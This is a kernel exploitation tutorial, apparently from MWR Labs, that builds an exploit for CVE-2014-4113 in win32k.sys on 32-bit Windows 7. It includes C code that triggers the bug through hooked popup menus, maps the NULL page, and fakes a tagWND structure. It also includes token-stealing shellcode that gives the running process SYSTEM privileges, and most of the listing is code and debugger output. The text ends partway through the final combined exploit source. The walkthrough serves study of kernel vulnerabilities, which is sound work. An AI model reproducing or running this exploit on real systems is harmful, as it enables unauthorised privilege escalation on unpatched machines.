MWR Labs Walkthrough

Windows Kernel Exploitation 101: Exploiting CVE-2014-4113

Sam Brown

1.1 Introduction

In this walkthrough I will be walking the reader through going from a publically available description of a relatively simple Windows Kernel vulnerability and creating a functioning exploit for it. If you haven't used kernel debugging before each of the two following posts provide a quick introduction:

+ "An Introduction to Debugging the Windows Kernel with WinDbg" By Jan Mitchell
+ "Intro to Windows kernel exploitation 1/N: Kernel Debugging " By Sam Brown

The vulnerability we will be focussing on exploiting is CVE-2014-4113 which is caused by a pointer being incorrectly validated before being used, this isn't quite a NULL pointer dereference vulnerability but since we'll be exploiting it using the same techniques we can effectively treat it as one. A NULL pointer dereference is pretty self-explanatory as it occurs when a piece of code attempts to deference a variable whose value is NULL/0.

The vulnerability occurs within the win32k.sys driver which supports the Kernel-mode Graphics Display Interface which communicates directly with the graphics driver, this provides the kernel mode support for outputting graphical content to the screen. The vulnerability is in the function win32k!xxxHandleMenuMessages when it calls the function xxxMNFindWindowFromPoint which can either return a pointer to a win32k!tagWND structure or an error code which can be -1 or -5. xxxMNFindWindowFromPoint only checks if the error code -1 has been returned and will pass -5 to xxxSendMessage as if it's a valid pointer which will then call a function it expects the tagWND structure to contain a pointer to.

This vulnerability was patched in MS14-058 so I'll be working on an unpatched version of Windows 7 Service Pack 1 32 bit while using a Window 10 VM to kernel debug it, setting this up is described in the resources referenced above.

1.2 Exploiting NULL pointer dereferences

The process of exploiting a NULL pointer dereference vulnerability is straight forward:

1. Map the NULL page in user space.
2. Place a fake data structure in it which will cause our shell code to be executed.
3. Trigger the dereference bug.

On later versions of Windows it is not possible to map a NULL address space which means this class of vulnerability has been fully mitigated but on Windows 7 it is still possible and since it still has a substantial install base I thought this was worth a look.

1.3 Triggering the bug

The first step for writing our exploit is to write code which can reliably trigger the vulnerability, this should crash our VM and in the kernel debugger we will be able to see that a NULL/Invalid pointer dereference has occurred. We will try to trigger the bug using the details from the Trendlabs report which gives an outline of the actions needed:

1. Create a window and 2-level popup menu.
2. Hook that window's wndproc call.
3. Track popup menu on the window and enter hook callback.
4. In the hook callback, it changes wndproc of the menu to another callback.

5. In menu's callback, it will destroy the menu and return -5 (PUSH 0xfffffffb; POP EAX)
6. Lead to xxxMNFindWindowFromPoint() on the destroyed menu return -5

Following these steps we start off by creating a window and hooking its wndproc function inside a new Visual Studio project.

```
#include "stdafx.h"
#include <Windows.h>
/* LRESULT WINAPI DefWindowProc(
_In_ HWND   hWnd,
_In_ UINT   Msg,
_In_ WPARAM wParam,
_In_ LPARAM lParam
);
hWnd => Handle of the Window the event was triggered on
Msg => Message, the event that has occurred, this could be that window has moved, has been minimized, clicked on etc
wParam, lParam => extra information depending on the msg recieved. */
LRESULT CALLBACK WndProc(HWND hwnd, UINT msg, WPARAM wParam, LPARAM lParam) {
	//Just pass any messages to the default window procedure
	return DefWindowProc(hwnd, msg, wParam, lParam);
}

void _tmain()
{
	/*typedef struct tagWNDCLASS {
	  UINT      style;
	  WNDPROC   lpfnWndProc;
	  int       cbClsExtra;
	  int       cbWndExtra;
	  HINSTANCE hInstance;
	  HICON     hIcon;
	  HCURSOR   hCursor;
	  HBRUSH    hbrBackground;
	  LPCTSTR   lpszMenuName;
	  LPCTSTR   lpszClassName;
	} WNDCLASS, *PWNDCLASS;
	We don't care about any of the style information but we set any needed values below.
*/
	WNDCLASSA wnd_class = { 0 };
```

```
	//Our custome WndProc handler, inspects any window messages before passing then onto the default handler
	wnd_class.lpfnWndProc = WndProc;
	//Returns a handle to the executable that has the name passed to it, passing NULL means it returns a handle to this executable
	wnd_class.hInstance = GetModuleHandle(NULL);
	//Random classname - we reference this later when creating a Window of this class
	wnd_class.lpszClassName = "abcde";

	//Registers the class in the global scope so it can be refered too later.
	ATOM tmp = RegisterClassA(&wnd_class);
	if (tmp == NULL){
		printf("Failed to register window class.\n");
		return;
	}

	/* Does what it says on the tin…
	HWND WINAPI CreateWindow(
	  _In_opt_ LPCTSTR   lpClassName, => The name of the Window class to be created, in this case the class we just registered
	  _In_opt_ LPCTSTR   lpWindowName, => The name to give the window, we don't need to give it a name.
	  _In_     DWORD     dwStyle, => Style options for the window, here
	  _In_     int       x, => x position to create the window,this time the left edge
	  _In_     int       y, => y position to create the window, this time the top edge
	  _In_     int       nWidth, => Width of the window to create, randomly chosen value
	  _In_     int       nHeight, => Height of the to create, randomly chosen value
	  _In_opt_ HWND      hWndParent, => A handle to the parent window, this is our only window so NULL
	  _In_opt_ HMENU     hMenu, => A handle to a menu or sub window to attach to the window, we havent created any yet.
	  _In_opt_ HINSTANCE hInstance, => A handle to the module the window should be associated with, for us this executable
	  _In_opt_ LPVOID    lpParam => A pointer to data to be passed to the Window with the WM_CREATE message on creation, NULL for us as we don't wish to pass anything.
	); */
	HWND main_wnd = CreateWindowA(wnd_class.lpszClassName, "", WS_OVERLAPPEDWINDOW | WS_VISIBLE, 0, 0, 640, 480, NULL, NULL, wnd_class.hInstance, NULL);
	if (main_wnd == NULL){
		printf("Failed to create window instance.\n");
```

```
            return;
        }
}
```

Next we create a two-level popup menu attached to the window.

```
//Creates an empty popup menu
HMENU MenuOne = CreatePopupMenu();

if (MenuOne == NULL){
        printf("Failed to create popup menu one.\n");
        return;
}

/*Menu properties to apply to the empty menu we just created
        typedef struct tagMENUITEMINFO {
          UINT      cbSize;
          UINT      fMask;
          UINT      fType;
          UINT      fState;
          UINT      wID;
          HMENU     hSubMenu;
          HBITMAP   hbmpChecked;
          HBITMAP   hbmpUnchecked;
          ULONG_PTR dwItemData;
          LPTSTR    dwTypeData;
          UINT      cch;
          HBITMAP   hbmpItem;
        } MENUITEMINFO, *LPMENUITEMINFO;
*/
MENUITEMINFOA MenuOneInfo = { 0 };
//Default size
MenuOneInfo.cbSize = sizeof(MENUITEMINFOA);
//Selects what properties to retrieve or set when GetMenuItemInfo/SetMenuItemInfo are
called, in this case only dwTypeData which the contents of the menu item.
MenuOneInfo.fMask = MIIM_STRING;
/*Inserts a new menu at the specified position
BOOL WINAPI InsertMenuItem(
```

```
  _In_ HMENU           hMenu, => Handle to the menu the new item should be inserted into,
in our case the empty menu we just created
  _In_ UINT            uItem, => it should item 0 in the menu
  _In_ BOOL            fByPosition, => Decided whether uItem is a position or an
identifier, in this case its a position. If FALSE it makes uItem an identifier
  _In_ LPCMENUITEMINFO lpmii => A pointer to the MENUITEMINFO structure that contains the
menu item details.
);
*/
BOOL insertMenuItem = InsertMenuItemA(MenuOne, 0, TRUE, &MenuOneInfo);
if (!insertMenuItem){
       printf("Failed to insert popup menu one.\n");
       DestroyMenu(MenuOne);
       return;
}

HMENU MenuTwo = CreatePopupMenu();

if (MenuTwo == NULL){
       printf("Failed to create menu two.\n");
       DestroyMenu(MenuOne);
       return;
}

MENUITEMINFOA MenuTwoInfo = { 0 };
MenuTwoInfo.cbSize = sizeof(MENUITEMINFOA);
//On this window hSubMenu should be included in Get/SetMenuItemInfo
MenuTwoInfo.fMask = (MIIM_STRING | MIIM_SUBMENU);
//The menu is a sub menu of the first menu
MenuTwoInfo.hSubMenu = MenuOne;
//The contents of the menu item - in this case nothing
MenuTwoInfo.dwTypeData = "";
//The length of the menu item text - in the case 1 for just a single NULL byte
MenuTwoInfo.cch = 1;
insertMenuItem = InsertMenuItemA(MenuTwo, 0, TRUE, &MenuTwoInfo);

if (!insertMenuItem){
       printf("Failed to insert second pop-up menu.\n");
       DestroyMenu(MenuOne);
```

```
	DestroyMenu(MenuTwo);
	return;
}
```

Now we add the initial callback function we will be using as a hook and the second callback function it replaces itself with which destroys the menu and returns -5.

```
//Destroys the menu and then returns -5, this will be passed to xxxSendMessage which will then use it as a pointer.
LRESULT CALLBACK HookCallbackTwo(HWND hWnd, UINT Msg, WPARAM wParam, LPARAM lParam)
{
	printf("Callback two called.\n");
	EndMenu();
	return -5;
}

LRESULT CALLBACK HookCallback(int code, WPARAM wParam, LPARAM lParam) {
	printf("Callback one called.\n");
	/* lParam is a pointer to a CWPSTRUCT which is defined as:
		typedef struct tagCWPSTRUCT {
		LPARAM lParam;
		WPARAM wParam;
		UINT   message;
		HWND   hwnd;
		} CWPSTRUCT, *PCWPSTRUCT, *LPCWPSTRUCT;
	*/
	if (UnhookWindowsHook(WH_CALLWNDPROC, HookCallback)) {
		//lparam+12 is a Window Handle pointing to the window - here we are setting its callback to be our second one
		SetWindowLongA(*(HWND *)(lParam + 12), GWLP_WNDPROC, (LONG)HookCallbackTwo);
	}
	return CallNextHookEx(0, code, wParam, lParam);
}
```

Finally we create the hook for the first callback function and then track the pop-up menu to trigger the vulnerability.

```
/*
HHOOK WINAPI SetWindowsHookEx(
```

```
	_In_ int       idHook, => The type of hook we want to create, in this case
WH_CALLWNDPROC which means that the callback will be passed any window messages before the
system sends them to the destination window procedure.
	_In_ HOOKPROC  lpfn, => The callback that should be called when triggered
	_In_ HINSTANCE hMod, => If the hook functions is in a dll we pass a handle to the
dll here, not needed in this case.
	 _In_ DWORD     dwThreadId => The thread which the callback should be triggered in,
we want it to be our current thread.
);
*/
HHOOK setWindowsHook = SetWindowsHookExA(WH_CALLWNDPROC, HookCallback, NULL,
GetCurrentThreadId());

if (setWindowsHook == NULL){
	printf("Failed to insert call back one.\n");
	DestroyMenu(MenuOne);
	DestroyMenu(MenuTwo);
	return;
}

/* Displays a menu and tracks interactions with it.
BOOL WINAPI TrackPopupMenu(
_In_           HMENU hMenu,
_In_           UINT  uFlags,
_In_           int   x,
_In_           int   y,
_In_           int   nReserved,
_In_           HWND  hWnd,
_In_opt_ const RECT  *prcRect
);
*/
TrackPopupMenu(
	MenuTwo, //Handle to the menu we want to display, for us its the submenu we just
created.
	0, //Options on how the menu is aligned, what clicks are allowed etc, we don't care.
	0, //Horizontal position - left hand side
	0, //Vertical position - Top edge
	0, //Reserved field, has to be 0
	main_wnd, //Handle to the Window which owns the menu
```

```
        NULL //This value is always ignored...
);
```

We build, then run it and...

```
Access violation - code c0000005 (!!! second chance !!!)
win32k!xxxTrackPopupMenuEx+0x329:
94e9f64d f7400400010000  test    dword ptr [eax+4],100h
kd> r
eax=00000000 ebx=00000080 ecx=ab667b78 edx=ab667be4 esi=00000000 edi=fe81f0b0
eip=94e9f64d esp=ab667b50 ebp=ab667ba0 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010246
win32k!xxxTrackPopupMenuEx+0x329:
94e9f64d f7400400010000  test    dword ptr [eax+4],100h ds:0023:00000004=????????
```

So we have a NULL pointer exception, just not the one we want. Remember that the Trendlabs report said the issue was -5 (or 0xfffffffb in hex) being returned from xxxMNFindWindowFromPoint and then used as a base address but that doesn't appear here, we need to look deeper into the issue.

In order to understand what we are missing we need to understand how WndProc works and what the messages we are processing do. In order to allow a GUI application to handle both user triggered events and kernel triggered events Windows uses a message passing model, the OS communicates with the application by passing messages to it which are numeric codes indicating what event has occurred. These are processed by the application in an event loop which calls the Window WndProc function that we have added to our window class, the kernel sends these messages using the win32k!xxxSendMessage function. A longer explanation of this can be found on the MSDN page Window Messages. With this knowledge in mind we can look at the xxxMNFindWindowFromPoint function inside our debugger.

```
Access violation - code c0000005 (!!! second chance !!!)
win32k!xxxSendMessageTimeout+0xb3:
94e393fa 3b7e08          cmp     edi,dword ptr [esi+8]
kd> uf win32k!xxxMNFindWindowFromPoint
win32k!xxxMNFindWindowFromPoint:
94eb959e 8bff            mov     edi,edi
94eb95a0 55              push    ebp
94eb95a1 8bec            mov     ebp,esp
94eb95a3 83ec28          sub     esp,28h
94eb95a6 53              push    ebx
94eb95a7 8b5d0c          mov     ebx,dword ptr [ebp+0Ch]
94eb95aa 832300          and     dword ptr [ebx],0
94eb95ad 56              push    esi
94eb95ae 57              push    edi
94eb95af 8b7d08          mov     edi,dword ptr [ebp+8]
94eb95b2 8b470c          mov     eax,dword ptr [edi+0Ch]
```

I've cut this short but looking at the functions full assembly we see that the function sends a message to the window with code '0X1EB' when it is first called.

```
94eb95e8 50              push    eax
94eb95e9 68eb010000      push    1EBh
94eb95ee ff770c          push    dword ptr [edi+0Ch]
94eb95f1 e8a7fff7ff      call    win32k!xxxSendMessage (94e3959d)
```

Looking at the output from the basic logging we have in our trigger code at the moment, the callbacks are being swapped out on the message 0x3 which is 'WM_MOVE'. In reality we want it to be switched out when the '0X1EB' message is first sent so that when the callback is called again later on we return -5

which win32k!xxxMNFindWindowFromPoint then proceeds to return. In order to do this we update the code in our callback.

```
LRESULT CALLBACK HookCallback(int code, WPARAM wParam, LPARAM lParam) {
	printf("Callback one called.\n");
	/* lParam is a pointer to a CWPSTRUCT which is defined as:
		typedef struct tagCWPSTRUCT {
		LPARAM lParam;
		WPARAM wParam;
		UINT   message;
		HWND   hwnd;
		} CWPSTRUCT, *PCWPSTRUCT, *LPCWPSTRUCT;
	*/
	//lparam+8 is the message sent to the window, here we are checking for the undocumented message 0x1EB which is sent to a window when the function xxxMNFindWindowFromPoint is called
	if (*(DWORD *)(lParam + 8) == 0x1EB) {
		if (UnhookWindowsHook(WH_CALLWNDPROC, HookCallback)) {
			//lparam+12 is a Window Handle pointing to the window - here we are setting its callback to be our second one
			SetWindowLongA(*(HWND *)(lParam + 12), GWLP_WNDPROC, (LONG)HookCallbackTwo);
		}
	}
	return CallNextHookEx(0, code, wParam, lParam);
}
```

We can save this change then build and run the code again and nothing happens…until I click on the pop up menu! At this point callback two is triggered and the system crashes, this time giving us the right crash!

```
Access violation - code c0000005 (!!! second chance !!!)
win32k!xxxSendMessageTimeout+0xb3:
941d93fa 3b7e08          cmp     edi,dword ptr [esi+8]
kd> r
eax=fffffe0d ebx=000001ed ecx=943320e4 edx=a02a5b78 esi=fffffffb edi=fe362dd8
eip=941d93fa esp=a02a5a3c ebp=a02a5a64 iopl=0         nv up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010286
win32k!xxxSendMessageTimeout+0xb3:
941d93fa 3b7e08          cmp     edi,dword ptr [esi+8] ds:0023:00000003=????????
```

Now we just need to automate the clicking part by modifying WndProc

```
LRESULT CALLBACK WndProc(HWND hwnd, UINT msg, WPARAM wParam, LPARAM lParam) {
	/*
```

```
        Wait until the window is idle and then send the messages needed to 'click' on the
submenu to trigger the bug
        */
        printf("WindProc called with message=%d\n", msg);
        if (msg == WM_ENTERIDLE) {
                PostMessageA(hwnd, WM_KEYDOWN, VK_DOWN, 0);
                PostMessageA(hwnd, WM_KEYDOWN, VK_RIGHT, 0);
                PostMessageA(hwnd, WM_LBUTTONDOWN, 0, 0);
        }
        //Just pass any other messages to the default window procedure
        return DefWindowProc(hwnd, msg, wParam, lParam);
}
```

Now that we can reliably and automatically trigger the crash it's time to setup our payload, the Visual Studio project for the crash trigger is available here.

1.4 Setting up our payload

Looking at the assembly around the point where we crash and at the win32k!tagWND structure that we know xxxMNFindWindowFromPoint is supposed to return a pointer too, we can work out what our fake structure needs to look like.

```
win32k!xxxSendMessageTimeout+0xab:
94d893f2 0000            add     byte ptr [eax],al
94d893f4 8b3d58ebee94    mov     edi,dword ptr [win32k!gptiCurrent (94eeeb58)]
94d893fa 3b7e08          cmp     edi,dword ptr [esi+8]
94d893fd 0f8484000000    je      win32k!xxxSendMessageTimeout+0x140 (94d89487)
94d89403 8b0e            mov     ecx,dword ptr [esi]
94d89405 8b15e4d1ee94    mov     edx,dword ptr [win32k!gSharedInfo+0x4 (94eed1e4)]
94d8940b 81e1ffff0000    and     ecx,0FFFFh
94d89411 0faf0de8d1ee94  imul    ecx,dword ptr [win32k!gSharedInfo+0x8 (94eed1e8)]
```

```
kd> dt -r win32k!tagWND
   +0x000 head             : _THRDESKHEAD
      +0x000 h                : Ptr32 Void
      +0x004 cLockObj         : Uint4B
      +0x008 pti              : Ptr32 tagTHREADINFO
         +0x000 pEThread         : Ptr32 _ETHREAD
```

So currently we are crashing because xxxSendMessageTimeout is trying to access the pointer to a tagTHREADINFO structure it expects to find in a tagWND structure, to get past this check we need make sure our created structure contains a valid pointer to this structure at offset 0x3 (it would be 8 but since

we're indexing from -5 it is 3). So let's set up our payload to pass this first, to begin with we need to map the NULL page which we do using the function 'NtAllocateVirtualMemory' found inside ntdll.dll. In order to use 'NtAllocateVirtualMemory' we need to load ntdll, find the functions location inside and then cast the pointer we get to a properly defined type. We do this with the following code:

```
//Loads ntdll.dll into the processes memory space and returns a HANDLE to it
HMODULE hNtdll = LoadLibraryA("ntdll");
if (hNtdll == NULL) {
	printf("Failed to load ntdll");
	return;
}

//Get the locations NtAllocateVirtualMemory in ntdll as a FARPROC pointer and then cast it a useable function pointer
lNtAllocateVirtualMemory pNtAllocateVirtualMemory = (lNtAllocateVirtualMemory)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
if (pNtAllocateVirtualMemory == NULL) {
	printf("Failed to resolve NtAllocateVirtualMemory.\n");
	return;
}

//If we pass 0 or NULL to NtAllocateVirtualMemory it won't allocate anything so we pass 1 which is rounded down to 0.
DWORD base_address = 1;
//Aritary size which is probably big enough - it'll get rounded up to the next memory page boundary anyway
SIZE_T region_size = 0x1000;
NTSTATUS tmp = pNtAllocateVirtualMemory(
	GetCurrentProcess(), //HANDLE ProcessHandle => The process the mapping should be done for, we pass this process.
	(LPVOID*)(&base_address),// PVOID *BaseAddress => The base address we want our memory allocated at, this will be rounded down to the nearest page boundary and the new value will written to it
	0, //ULONG_PTR ZeroBits => The number of high-order address bits that must be zero in the base address, this is only used when the base address passed is NULL
	&region_size, //RegionSize => How much memory we want allocated, this will be rounded up to the nearest page boundary and the updated value will be written to the variable
	(MEM_RESERVE | MEM_COMMIT | MEM_TOP_DOWN),//ULONG AllocationType => What type of allocation to be done - the chosen flags mean the memory will allocated at the highest valid address and will immediately be reserved and committed so we can use it.
```

```
	PAGE_EXECUTE_READWRITE //ULONG Protect => The page protection flags the memory
should be created with, we want RWX
);

if (tmp != (NTSTATUS)0x0) {
	printf("Failed to allocate null page.\n");
	return;
}
```

We also need to create the 'NtAllocateVirtualMemory'' typedef which is taken from the MSDN documentation for ZwAllocateVirtualMemory somewhere before main.

```
typedef NTSTATUS(NTAPI *lNtAllocateVirtualMemory)(
	IN  HANDLE  ProcessHandle,
	IN  PVOID   *BaseAddress,
	IN  PULONG  ZeroBits,
	IN  PSIZE_T RegionSize,
	IN  ULONG   AllocationType,
	IN  ULONG   Protect
);
```

At this point we need to know how to get the pointer to the value Win32ThreadInfo structure to place at offset 0x3, this pointer can be found for the currently executing thread at the pti offset in the Thread Execution Block (TEB) at offset 0x40, we can find the TEB by looking at offset 0x18 from the fs segment.

```
DWORD __stdcall GetPTI() {
	__asm {
		mov eax, fs:18h
		mov eax, [eax + 40h]
	}
}
```

Now we place this at offset 0x3 in our NULL page memory mapping.

```
DWORD pti = GetPTI();
if (pti == NULL) {
	printf("Failed to find the Win32ThreadInfo structure for the current thread.\n");
	return;
}
```

```
//create a pointer to 0x3 where we want to place the Win32ThreadInfo pointer and then place the pointer in memory.
void* pti_loc = (void *) 0x3;
*(LPDWORD)pti_loc = pti;
```

With this setup we should be able to build and run our code again and have it pass the check.

```
win32k!SfnDWORD+0x5f:
9493c7be ff4004          inc     dword ptr [eax+4]    ds:0023:ffffffff=????????
Resetting default scope

LAST_CONTROL_TRANSFER:  from 82913589 to 82899d00
```

Running our code we get a memory access exception trying to increment a value at address 0xffffffff, we haven't allocated memory at this address so we clearly need to do something differently. Let's have another look at the disassembly of xxxSendMessageTimeout and see what we can do.

```
win32k!xxxSendMessageTimeout+0xad:
949493f4 8b3d58ebaa94    mov     edi,dword ptr [win32k!gptiCurrent (94aaeb58)]
949493fa 3b7e08          cmp     edi,dword ptr [esi+8]
949493fd 0f8484000000    je      win32k!xxxSendMessageTimeout+0x140 (94949487)
```

Once we've passed the pti check we go to xxxSendMessageTimeout+0x140.

```
win32k!xxxSendMessageTimeout+0x140:
94949487 8b87cc000000    mov     eax,dword ptr [edi+0CCh]
9494948d 8b400c          mov     eax,dword ptr [eax+0Ch]
94949490 0b872c010000    or      eax,dword ptr [edi+12Ch]
94949496 a820            test    al,20h
94949498 7426            je      win32k!xxxSendMessageTimeout+0x179 (949494c0)


win32k!xxxSendMessageTimeout+0x153:
9494949a 8b06            mov     eax,dword ptr [esi]
9494949c 8945f8          mov     dword ptr [ebp-8],eax
9494949f 8b4510          mov     eax,dword ptr [ebp+10h]
949494a2 8945f0          mov     dword ptr [ebp-10h],eax
949494a5 8b4514          mov     eax,dword ptr [ebp+14h]
949494a8 6a04            push    4
949494aa 8d4dec          lea     ecx,[ebp-14h]
949494ad 8945ec          mov     dword ptr [ebp-14h],eax
949494b0 33c0            xor     eax,eax
949494b2 51              push    ecx
```

```
949494b3 50              push    eax
949494b4 50              push    eax
949494b5 895df4          mov     dword ptr [ebp-0Ch],ebx
949494b8 8945fc          mov     dword ptr [ebp-4],eax
949494bb e85deefcff      call    win32k!xxxCallHook (9491831d)

win32k!xxxSendMessageTimeout+0x179:
949494c0 f6461604        test    byte ptr [esi+16h],4
949494c4 8d4518          lea     eax,[ebp+18h]
949494c7 50              push    eax
949494c8 743b            je      win32k!xxxSendMessageTimeout+0x1be (94949505)

win32k!xxxSendMessageTimeout+0x183:
949494ca 8d451c          lea     eax,[ebp+1Ch]
949494cd 50              push    eax
949494ce ff15bc04a894    call    dword ptr [win32k!_imp__IoGetStackLimits (94a804bc)]
949494d4 8d4518          lea     eax,[ebp+18h]
949494d7 2b451c          sub     eax,dword ptr [ebp+1Ch]
949494da 3d00100000      cmp     eax,1000h
949494df 7307            jae     win32k!xxxSendMessageTimeout+0x1a1 (949494e8)

win32k!xxxSendMessageTimeout+0x19a:
949494e1 33c0            xor     eax,eax
949494e3 e9a9000000      jmp     win32k!xxxSendMessageTimeout+0x24a (94949591)

win32k!xxxSendMessageTimeout+0x1a1:
949494e8 ff7514          push    dword ptr [ebp+14h]
949494eb ff7510          push    dword ptr [ebp+10h]
949494ee 53              push    ebx
949494ef 56              push    esi
949494f0 ff5660          call    dword ptr [esi+60h]
```

The final line here is the only place that a pointer inside our structure is called as a function, so this is where we need to place our shellcode but first we need to set the correct values so that any branches take us to this point. The only time between the address we are at after the pti check and the function call where a value in our structure is referenced is in the following snippet.


```
win32k!xxxSendMessageTimeout+0x179:
949494c0 f6461604        test    byte ptr [esi+16h],4
```

```
949494c4 8d4518          lea     eax,[ebp+18h]
949494c7 50              push    eax
949494c8 743b            je      win32k!xxxSendMessageTimeout+0x1be (94949505)
```

Currently we are failing this test so let's see what happens if we change our mapped memory to pass it by adding these lines of code after we place the pti pointer in our mapped memory.

```
void* check_loc = (void *)0x11;
*(LPBYTE) check_loc = 0x4;
```

Building and then running the code again we get the following information in the debugger once we've crashed the kernel.



Almost there! From the call stack we can see that it's trying to execute code at address 0x0 but it previously called win32k!xxxSendMessageTimeout+0x1ac which is the following line of code

```
949494f0 ff5660          call    dword ptr [esi+60h]
```

As this memory is uninitialized at the moment it ends up calling a pointer which is all NULL bytes, by making the offset 0x60 in our fake structure contain a pointer to some shellcode we should be able to execute it. We can see from the disassembly of 'xxxSendMessageTimeout' that four arguments are being placed on the stack before the pointer is called.

```
win32k!xxxSendMessageTimeout+0x1a1:
949494e8 ff7514          push    dword ptr [ebp+14h]
949494eb ff7510          push    dword ptr [ebp+10h]
949494ee 53              push    ebx
949494ef 56              push    esi
949494f0 ff5660          call    dword ptr [esi+60h]
```

This means it's expecting to pass four arguments to the function which our shellcode must take into account, this is done by taking the token stealing shellcode originally described in this post and changing its prototype from:

```
VOID TokenStealingShellcodeWin7()
```

To:

```
int __stdcall TokenStealingShellcodeWin7(int one, int two, int three, int four)
```

And adding:

```
return 0;
```

to the end of the function. Now we place the full shellcode function and its defines before main:

```
// Windows 7 SP1 x86 Offsets
#define KTHREAD_OFFSET    0x124    // nt!_KPCR.PcrbData.CurrentThread
#define EPROCESS_OFFSET   0x050    // nt!_KTHREAD.ApcState.Process
#define PID_OFFSET        0x0B4    // nt!_EPROCESS.UniqueProcessId
#define FLINK_OFFSET      0x0B8    // nt!_EPROCESS.ActiveProcessLinks.Flink
#define TOKEN_OFFSET      0x0F8    // nt!_EPROCESS.Token
#define SYSTEM_PID        0x004    // SYSTEM Process PID
int __stdcall TokenStealingShellcodeWin7(int one, int two, int three, int four) {
	__asm {
		; initialize
			pushad; save registers state
			xor eax, eax; Set zero
			mov eax, fs:[eax + KTHREAD_OFFSET]; Get nt!_KPCR.PcrbData.CurrentThread
			mov eax, [eax + EPROCESS_OFFSET]; Get nt!_KTHREAD.ApcState.Process
			mov ecx, eax; Copy current _EPROCESS structure
			mov ebx, [eax + TOKEN_OFFSET]; Copy current nt!_EPROCESS.Token
			mov edx, SYSTEM_PID; WIN 7 SP1 SYSTEM Process PID = 0x4
		SearchSystemPID:
		mov eax, [eax + FLINK_OFFSET]; Get nt!_EPROCESS.ActiveProcessLinks.Flink
			sub eax, FLINK_OFFSET
			cmp[eax + PID_OFFSET], edx; Get nt!_EPROCESS.UniqueProcessId
			jne SearchSystemPID
			mov edx, [eax + TOKEN_OFFSET]; Get SYSTEM process nt!_EPROCESS.Token
			mov[ecx + TOKEN_OFFSET], edx; Copy nt!_EPROCESS.Token of SYSTEM
			; to current process
			popad; restore registers state
	}
	return 0;
}
```

Then we add these lines to the code for setting up the fake structure

```
void* shellcode_loc = (void *)0x5b;
*(LPDWORD)shellcode_loc = (DWORD)TokenStealingShellcodeWin7;
```

Then we add popping calc after we've triggered the bug for good measure

```
system("calc.exe");
```

With everything included for setting up the heap and then triggering the bug our code should look like (this code can also be found with full comments here):

```
#include "stdafx.h"
#include <Windows.h>


//Destroys the menu and then returns -5, this will be passed to xxxSendMessage which will then use it as a pointer.
LRESULT CALLBACK HookCallbackTwo(HWND hWnd, UINT Msg, WPARAM wParam, LPARAM lParam)
{
	printf("Callback two called.\n");
	EndMenu();
	return -5;
}


LRESULT CALLBACK HookCallback(int code, WPARAM wParam, LPARAM lParam) {
	printf("Callback one called.\n");
	/*lParam is a pointer to a CWPSTRUCT lparam+8 is the message sent to the window, here we are checking for the undocumented message MN_FINDMENUWINDOWFROMPOINT which is sent to a window when the function xxxMNFindWindowFromPoint is called */
	if (*(DWORD *)(lParam + 8) == 0x1EB) {
		if (UnhookWindowsHook(WH_CALLWNDPROC, HookCallback)) {
			//lparam+12 is a Window Handle pointing to the window - here we are setting its callback to be our second one
			SetWindowLongA(*(HWND *)(lParam + 12), GWLP_WNDPROC, (LONG)HookCallbackTwo);
		}
	}
	return CallNextHookEx(0, code, wParam, lParam);
}


LRESULT CALLBACK WndProc(HWND hwnd, UINT msg, WPARAM wParam, LPARAM lParam) {
	/* Wait until the window is idle and then send the messages needed to 'click' on the submenu to trigger the bug */
	printf("WindProc called with message=%d\n", msg);
	if (msg == WM_ENTERIDLE) {
```

```
                PostMessageA(hwnd, WM_KEYDOWN, VK_DOWN, 0);
                PostMessageA(hwnd, WM_KEYDOWN, VK_RIGHT, 0);
                PostMessageA(hwnd, WM_LBUTTONDOWN, 0, 0);
        }
        //Just pass any other messages to the default window procedure
        return DefWindowProc(hwnd, msg, wParam, lParam);
}

typedef NTSTATUS(NTAPI *lNtAllocateVirtualMemory)(
        IN  HANDLE  ProcessHandle,
        IN  PVOID   *BaseAddress,
        IN  PULONG  ZeroBits,
        IN  PSIZE_T RegionSize,
        IN  ULONG   AllocationType,
        IN  ULONG   Protect
);

//Gets a pointer to the Win32ThreadInfo structure for the current thread by indexing into
the Thread Execution Block for the current thread
DWORD __stdcall GetPTI() {
        __asm {
                mov eax, fs:18h //eax pointer to TEB
                mov eax, [eax + 40h] //get pointer to Win32ThreadInfo
        }
}
// Windows 7 SP1 x86 Offsets
#define KTHREAD_OFFSET    0x124    // nt!_KPCR.PcrbData.CurrentThread
#define EPROCESS_OFFSET   0x050    // nt!_KTHREAD.ApcState.Process
#define PID_OFFSET        0x0B4    // nt!_EPROCESS.UniqueProcessId
#define FLINK_OFFSET      0x0B8    // nt!_EPROCESS.ActiveProcessLinks.Flink
#define TOKEN_OFFSET      0x0F8    // nt!_EPROCESS.Token
